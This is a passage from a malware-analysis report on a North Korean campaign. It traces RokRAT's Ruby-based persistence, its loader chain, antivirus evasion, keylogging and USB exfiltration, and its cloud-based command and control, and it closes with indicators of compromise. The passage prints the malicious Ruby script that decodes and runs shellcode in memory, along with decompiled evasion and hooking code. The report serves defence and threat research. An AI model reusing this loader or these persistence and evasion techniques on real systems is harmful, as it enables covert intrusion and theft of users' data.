/jsp/media/certi/move	XOR(0x53) encoded shellcode + PE	da2a5353400bd5f47178cd7dae7879c5

The third-stage malware (move) is also executed as shellcode within explorer.exe, and after the application of an XOR operation with the first byte, it is executed in memory in the form of the PE. Its main feature is to ensure the persistence of RokRAT using a Ruby standalone.

First, a unique key value is generated using the system information of the

infected PC. This key is used to create the backup folder name and the encryption (AES-CBC) key for the dropped files. It is also utilized to decrypt internal data in the section of the RokRAT that is executed last.


unique_key = #MD5([1][2])[16:31]*

[1]: Windows7 -> Computer Name, Other Versions -> Disk Drive Model Name
[2]: UUID

Next, it downloads an encrypted Ruby standalone file from the secondary staging server and creates the folder C:\Ruby31 to decrypt and drop the file inside. Within the malware, one OneDrive link and two legitimate domestic websites are hardcoded as secondary staging servers.

Secondary staging server	MD5
hxxps://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBajh0Ynp6N19QRk5seTZBa1hrTzB0cVRQLTItP2U9d1FpQ2xn/root/content	bd2d599ab51f9068d8c8eccadaca103d
hxxp://www.drOOOOO.co.kr/images/main/ban04.bak	
hxxp://www.goOOOOO.net/images/top_08.bak	


[List of secondary staging servers]



[Generated Ruby-related files]

The malware generates a Ruby standalone and inserts an additional malicious script into C:\Ruby31\lib\ruby\3.1.0\rubygems\defaults\operating_system.rb. The operating_system.rb file, which is part of Ruby's standard library, is executed alongside rubyw.exe, serving as a trigger for subsequent persistent malicious activities. The added malicious script disguises itself as legitimate by selecting one of the domains below and encoding the malicious functionality script in the GET parameters.

update.microsoft.com	office.microsoft.com	download.microsoft.com	mail.google.com
www.msn.com	online.microsoft.com	go.microsoft.com	



[Malicious script added to a legitimate file]

The decoded malicious script allocates memory within the rubyw.exe process, then decrypts and executes the dropped malware (first-stage loader).

```
module KN32
  extend Fiddle::Importer
  dlload 'kernel32'
  #0A66
  typealias 'size_tval', 'unsigned long long'
  extern 'void* VirtualAlloc(void*, size_tval, unsigned long, unsigned long)'
  extern 'int VirtualProtect(void*, size_tval, unsigned long, unsigned long*)'
  extern 'void RtlMoveMemory(void*, void*, size_tval)'
  extern 'void* CreateThread(void*, size_tval, void*, void*, unsigned long, unsigned long*)'
  extern 'unsigned int WaitForSingleObject(void*, unsigned long)'
  #78CE
end
puts('File Not Found!. Exit');
scfile = File.open("C:\\ProgramData\\Interactive Ruby\\fmeYq\\JbDV","rb");
scupd = scfile.read;
scfile.close;
ptr = KN32::VirtualALloc(0, scupd.size + 0x400, 0x3000, 0x4);
buf = Fiddle::Pointer[scupd];
#326B
key = buf[1+buf[0]];
fost = buf[0]+6;
for i in fost..scupd.size do
  buf[i-fost] = buf[i] ^ key;
end
KN32::RtlMoveMemory(ptr, buf, scupd.size - fost);
KN32::VirtualProtect(ptr, scupd.size + 0x400, 0x40, buf);
thread = KN32::CreateThread(0, 0, ptr, 0, 0, 0);
KN32::WaitForSingleObject(thread, 1000*60*10);
```

[Additional decoded malicious script]

Subsequently, 3 types of malware listed below are combined with the in-memory loader code and dropped. The first-stage loader uses XOR encoding for encryption, while the second-stage loader and the RokRAT variant employ AES-CBC encryption. The malicious script drops them into a randomly-generated folder under %programdata%, with 67 random folder names hardcoded within the malware.

Function	BuildTime	Format	MD5
First-stage loader	2022.10.21 09:50:23	Shellcode + PE	Varies for each infected PC
Second-stage loader	2022.10.21 09:51:31		
RokRAT variant	2024.05.26 16:57:58		

[3 types of dropped malware]

ridk install	vendor_ruby	OpenSSL Library	csv_ruby
rubyinstaller	irbrc_predefiner	The OpenSSL Toolkit	ruby_extension
MSYS2	Ruby devkit	POSIX WinThreads for Windows	Ruby-Extension
3.1.2-1-x86-msvcrt	singleton_ruby	WinPthreadGC	Runtime Ruby
C extensions	fiddle_ruby	MingW-W64 Project	ruby-mon
toolchain	ripper_ruby	yaml_ruby	Ruby interpreter (DLL)
gems	rubygems	digest_ruby	YAML
RubyInstaller2	Ruby 3.1.2-1-x86-msvcrt	bundler_ruby	UnicodeNormalize
MINGW development toolchain	RubyInstaller Team	ruby_cgi	RubyVM
MSYS2 base installation	Yukihiro Matsumoto	ruby_csv	RubyLex
MSYS2 system update	Ruby interpreter (GUI)	ruby_forensic	PrettyPrint
MSYS2 and MINGW	Ruby interpreter (GUI) 3.1.2p20	ruby_digest	i386-mingw32
RubyInstaller3	Ruby interpreter (GUI) 3.1.2p20 [x64-mingw-ucrt]	ruby_package	ruby-lang
RubyInstaller312	x64-mingw-ucrt	package_ruby	Modified BSD License
Ruby Benchmark	3.1.2p20	ruby_bundler	Start Command Prompt with Ruby
site_ruby	libcrypto	cgi_ruby	RubyGems Documentation Server
Interactive Ruby	Uninstall Ruby 3.1.2-1-x86-msvcrt	Uninstall Ruby 3.1.2-1-x64-msvcrt	

[67 hardcoded folder names]

The 3 types of dropped malware and the Ruby standalone file downloaded from the secondary staging server are copied to a backup folder. If the original files in RokRAT are missing, the backup files in the corresponding folders are used instead.

```
%AppData%\DESKTOP-MD5(unique_key)[0:6]\MD5(unique_key)[7:14]
```

[Generating rule for backup folders]

In the final stage, rubyw.exe is configured to run automatically, ensuring the persistence of malicious activities. The automatic execution can be categorized into 2 types: periodic execution and PC startup sync execution. To enable periodic execution, rubyw.exe is registered with the task scheduler to run every 4 minutes. When the antivirus software 360 Security (360Tray.exe) is executed, a related string is assigned to the clipboard, while keyboard events are generated directly using the Windows API, to register with the task scheduler.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot != -1LL )
{
  while ( 1 )
  {
    if ( !Process32NextW(Toolhelp32Snapshot, &pe) )
    {
      CloseHandle(Toolhelp32Snapshot);
      goto LABEL_72;
    }
    v48 = 0x1505;
    v49 = wcsupr(pe.szExeFile);
    LODWORD(v50) = 0;
    if ( *v49 )
    {
      v51 = *v49;
      do
      {
        v50 = (v50 + 1);
        v48 = v51 + 33 * v48;
        v51 = v49[v50];
      }
      while ( v51 );
      if ( v48 == 0xFA3740EE && pe.szExeFile[0] == '3' )
        break;                                  // 360Tray.exe
    }
  }
  CloseHandle(Toolhelp32Snapshot);
```

[Detection of the 360 Security's antivirus process]

To enable PC startup sync execution, a shortcut file executing rubyw.exe is dropped into the Startup folder. If this fails, rubyw.exe is registered in the Run registry.

2.3.2. Command and Control

Step 4 :: First-stage loader

The first-stage loader operating in the memory of rubyw.exe checks whether the names of any currently running process contain the letters “UBY.”

```
GetModuleFileNameA_1400720A8(0i64, String, 256i64);
v11 = strupr(String);
*SubStr = 726182401;
v17 = 0;
rand();
v12 = &SubStr[1];
do
{
  v13 = *v12++;
  *(v12 - 1) = __ROL1__(v13, 3);
}
while ( *v12 );
if ( !strstr(v11, &SubStr[1]) )                // UBY
{
  v14 = GetProcAddress_1400720B8(&unk_140071E40, "CreateThread");
  v15 = &qword_140072140;
  if ( qword_140072158 >= 0x10 )
    v15 = qword_140072140;
  v14(0i64, 0i64, v15, 0i64, 0, 0i64);         // crash!
}
h_sub_140002A70_do_work(byte_14007211D);
::ExitProcess(0xACu);
```

[Checking the name of a running process]

Then, the second-stage loader that has been dropped in the previous stage is decrypted and executed. The malware detects the antivirus program installed on the infected PC and adjusts the execution method accordingly.

```
CoCreateInstance(&rclsid, 0LL, 1u, &riid, &ppv);
pProxy = 0LL;
v17 = 7LL;
v16[2] = 0LL;
LOWORD(v16[0]) = 0;
if ( (ppv->lpVtbl->ConnectServer)(ppv, L"root\\SecurityCenter2", 0LL, 0LL, 0LL, 0, 0LL, 0LL, &pProxy) >= 0 )
{
  CoSetProxyBlanket(pProxy, 0xAu, 0, 0LL, 3u, 3u, 0LL, 0);
  v27 = 0LL;
  if ( (pProxy->lpVtbl->ExecQuery)(pProxy, L"WQL", L"Select * From AntiVirusProduct", 32LL, 0LL, &v27) >= 0 )
  {
    v2 = v27;
    v18 = 0LL;
    for ( i = 0; v27; v2 = v27 )
    {
      (v2->lpVtbl->Next)(v2, 0xFFFFFFFFLL, 1LL, &v18, &i);
      if ( !i )
        break;
      memset(&pvarg, 0, sizeof(pvarg));
      VariantInit(&pvarg);
      (v18->lpVtbl->Get)(v18, L"displayName", 0LL, &pvarg, 0LL, 0LL);
```

[Checking an installed antivirus program]

◎ Avast and Symantec: Execution via the in-memory method within the current process (rubyw.exe)

◎ Other antivirus programs: Execution via injection into a random .exe file within the system32 folder

Step 5 :: Second-stage loader

The injected code hooks the ExitProcess function to prevent the process from terminating on its own. The hooking function checks the argument, and if the argument is not 0xAC, a waiting state is triggered. If it is 0xAC, the hook is restored.


```
__int64 __fastcall h_sub_1400014D0_hook_ExitProcess(int a1)
{
  if ( a1 != 0xAC )
  {
    while ( 1 )
      Sleep(0x15F900u);
  }
  return h_sub_14000C43C_restore_hook(ExitProcess, 0);
}
```

[ExitProcess hooking function]

Using the same method as the first-stage loader, the second-stage loader repeats the detection of any installed antivirus programs and executes via injection into a random .exe file within the system32 folder. If the detected antivirus program is Avast or Symantec, rubyw.exe is re-executed.

Step 6 :: RokRAT

The injected code decrypts internal data and finally executes RokRAT in memory. The version of RokRAT used in this attack is characterized by performing malicious activities within its handlers based on messages received from Windows procedures.



```
Decryted_Data = operator new(0x3720uLL);
h_sub_14009F340_make_key(v30);              // unique_key(#MD5([1][2])[16:31]*) 값 생성
sub_14000CD2C(Decryted_Data->data);         // 내부 데이터를 unique_key로 복호화
v22[3] = 15;
v22[2] = 0LL;
LOBYTE(v22[0]) = 0;
std::string::assign(v22, "urlmon", 6uLL);
if ( !h_sub_1400264C8_OpenMutex(v22) )
{
  v25 = 15LL;
  v24 = 0LL;
  v23[0] = 0;
  std::string::assign(v23, "urlmon", 6uLL);
  h_sub_140026388_CreateMutex(v23);
  v15 = time64(0LL);
  srand(v15);
  v16 = rand();
  Sleep(1000 * (v16 % 12));
  v26.lpfnWndProc = h_sub_1400AF1D4_do_work;// 윈도우 메시지 처리
  v26.style = 3;
  v26.cbSize = 80;
  *&v26.cbClsExtra = 0LL;
  v26.hInstance = hInstance;
  *&v26.hIcon = 0LL;
  *&v26.hbrBackground = _mm_load_si128(&xmmword_14022F470);
  v26.lpszClassName = L"MainWindow";
  v26.hIconSm = 0LL;
  (Decryted_Data->user32_RegisterClassExW)(&v26);
  qword_1402A2258 = (Decryted_Data->user32_CreateWindowExW)(
```

[RokRAT's WinMain code]

WM_CREATE

The WM_CREATE message is sent when a window is created. The malware takes advantage of this moment to perform initial configurations for its malicious activities.

◎ Setting the list of file extensions to be exfiltrated

- A set of file extensions: 20 in total, including .doc, .mdb, .xls, .ppt, .txt, and .amr

◎ Generating a 15-byte value necessary for creating the AES key used for encrypting and decrypting commands and result data

- Generated value: [0-9][a-z][A-Z]`~!@#$%^&()_-+=;',./\:*?"<>|{15}

◎ Creating 10 working directories in the %AppData% path using a hidden attribute

- Excluded folders: Crypto, Recent, RSA, Avast, Symantec, Trend, Avira, DESKTOP, and 360

◎ Configuring the cloud service to transmit exfiltrated data (default: Yandex)

◎ Configuring to receive the WM_INPUT message to exfiltrate keyboard input information

◎ Configuring to receive the WM_DEVICECHANGE message to exfiltrate USB data

◎ Configuring to receive the WM_CLIPBOARDUPDATE message to exfiltrate clipboard information

◎ Configuring to produce the WM_TIMER message to trigger malicious activities (interval setting of 6 and 30 seconds)

WM_INPUT

The WM_INPUT message is triggered when Windows receives input data from an input device, enabling the exfiltration of the following information.

◎ Exfiltrating keyboard input information

- Storage format: \r\n{Window title text}\r\nKeyboard input information

WM_CLIPBOARDUPDATE

The WM_CLIPBOARDUPDATE message is triggered when the content of the clipboard changes, enabling the exfiltration of the following information.

◎ Exfiltrating clipboard information

- Storage format: \r\n{Window title text}\r\nClipboard information

WM_DEVICECHANGE

The WM_DEVICECHANGE message is triggered when there is a change in device or hardware configurations, enabling the exfiltration of USB data and the recording of information.

◎ Collecting USB device information (name, description, and manufacturer) along with file information, then saving it to a file

- File name: YYYYMMDDHHMMSS.usb.log

◎ Exfiltrating USB data containing the following strings in the filename

.doc	.mdb	.xls	.ppt	.txt	.amr	.3gp	.csv	.vcf	.hwp
.pdf	.eml	.msg	.m4a	.rtf	.url	.key	.der	MFT	

[List of files to be exfiltrated]

WM_TIMER

The WM_TIMER message is sent when a timer event occurs, allowing specific tasks to be performed periodically. The malware enabled malicious functions to be triggered on a periodic basis at intervals of 6 and 30 seconds, as configured in the WM_CREATE message.

[Execution on a 2-minute cycle]

◎ Restoring deleted files and registry to ensure persistence

[Execution on a 3-minute cycle]

◎ Generating a file with information exfiltrated from keyboard input, clipboard content, and screenshots

- File name: YYYYMMDDHHMMSS.err

1Byte	16Byte	4Byte	Nbyte
1: Keyboard, 2: Clipboard, 3: Screenshot	LocalTime	DataSize	Data

[File format]

[Execution on a 5-minute cycle]

◎ Executing a Ruby program if no mutex is found following the check

- Execution: cmd.exe /c "C:\Ruby32\bin\rubyw.exe"


[Execution on a 6-minute cycle]

◎ Combining exfiltrated USB data into a single encrypted file and moving it to the upload folder

◎ Downloading command data from the cloud server and executing it

- File generated for large command data: YYYYMMDDHHMMSS.tmp

After the command data encrypted with AES-CBC is decrypted, it executes command that corresponds to the 1-byte command value.



[Command data format]

The functions corresponding to each command code are shown in the table below. Compared to the previous version of RokRAT, various features have been added, such as collecting chat logs from KakaoTalk and WeChat.

Command code	Function
72	Modify the list of file extensions to be exfiltrated, then update the initial configuration data files
73	Modify the on/off variable for malicious functionality
74	Update the cloud and token information, then update the initial configuration data files
75	Create a file in the %Appdata%[working directory] path
76	Configure the command execution transmission flag, then update the initial configuration data files
77	Delete files, folders, and registry related to the malware, then terminate
78	Terminate a specific process
79	Delete, transfer, execute, and copy files
80	Receive and execute commands from the cloud server or C2 server
81	Delete the working directory created in %Appdata%
82	Execute reboot or CMD commands
83	Modify or delete configuration files related to Hangul Word Processor or MS Word
84	Establish pipe communication
85	Download .txt files
86	Collect information on the computer, browser, and messenger - Collect PC information (information on computer, network, disc, etc.) - Collect information on Chrome, Edge, Opera, Naver Whale, and Firefox - Upload initial configuration data - Collect KakaoTalk chat logs - Collect WeChat chat logs
87	Send search results for files, drives, and registries
88	Command data transmission and information collection via pipe communication
89	Execute the command “command” Create a file, configure the registry for automatic execution, then execute

[Execution on a 15-minute cycle (Init: 6 minutes)]

◎ Combining multiple result files (e.g., .log) into a single encrypted file and moving it to the upload folder

[Execution on a 20-minute cycle]

◎ Uploading files in the upload folder to a cloud server

[Execution on a 30-minute cycle (Init: 2 minutes)]

◎ At 2 minutes: Following the configuration of a working directory in the cloud, initial configuration data and data collected from the infected PC are encrypted, then uploaded to a cloud server.

◎ At 30 minutes: Configuration data for malicious activities is encrypted with each countdown of 120 minutes, then uploaded to a cloud server.

[Execution on a 60-minute cycle (Init: 10 minutes)]

◎ Combining YYYYMMDDHHMMSS.err files into a single encrypted file and moving it to the upload folder

The RokRAT malware uses commercial cloud services for its command and control (C&C) server when performing such C&C activities. In this attack, the malware was configured to use Yandex Cloud by default, but it also includes functionality to communicate with other cloud services on command.

Yandex	CloudBox	CloudLocal	PCloud	Dropbox
VirtualCloud	OneDrive	CloudGoogle	CloudServer	

[List of hardcoded cloud services]

3. Conclusion

In June 2022, Microsoft announced the end of support for IE. Furthermore, the company implemented measures to restrict its use as a web browser on the latest version of Windows operating systems. As a result, Microsoft significantly reduced the likelihood of watering hole attacks, where numerous PCs are compromised through IE vulnerabilities on a specific website.

However, some Windows applications continue to incorporate IE and use its associated modules, enabling its exploitation as an attack vector by hackers who have obtained IE's zero-day vulnerabilities. These attacks cannot be easily prevented by simply raising user awareness or running anti-virus programs, while exploited software may lead to disruptions with widespread ripple effects.

The operation "Code on Toast" likewise had the potential to cause significant damage, but early detection and cooperative efforts among security companies, including Microsoft, successfully prevented further harm. In addition, security measures were implemented in other toast ad programs identified as at risk of potential exploitation prior to the release of a patch that addressed the vulnerability.

Recently, North Korean hacking groups have become increasingly sophisticated in their techniques, with a growing prevalence of attacks that exploit various types of vulnerability, including those in IE. As such, users must diligently apply regular security updates for their operating systems and software, while developers must avoid using libraries and modules that are prone to security risks during product development.

4. Appendix(IoC)

◎ ad_toast : e11bb2478930d0b5f6c473464f2a2B6e

◎ 43 : b9d4702c1b72659f486259520f48b483

◎ 23 : b18a8ea838b6760f4857843cafe5717d

◎ MOVE : da2a5353400bd5f47178cd7dae7879c5

◎ ban04.bak (top_08.bak,content) : bd2d599ab51f9068d8c8eccadaca103d

◎ operating_system.rb : Varies for each infected PC

◎ first-stage loader : Varies for each infected PC

◎ second-stage loader : Varies for each infected PC

◎ RokRAT : Varies for each infected PC

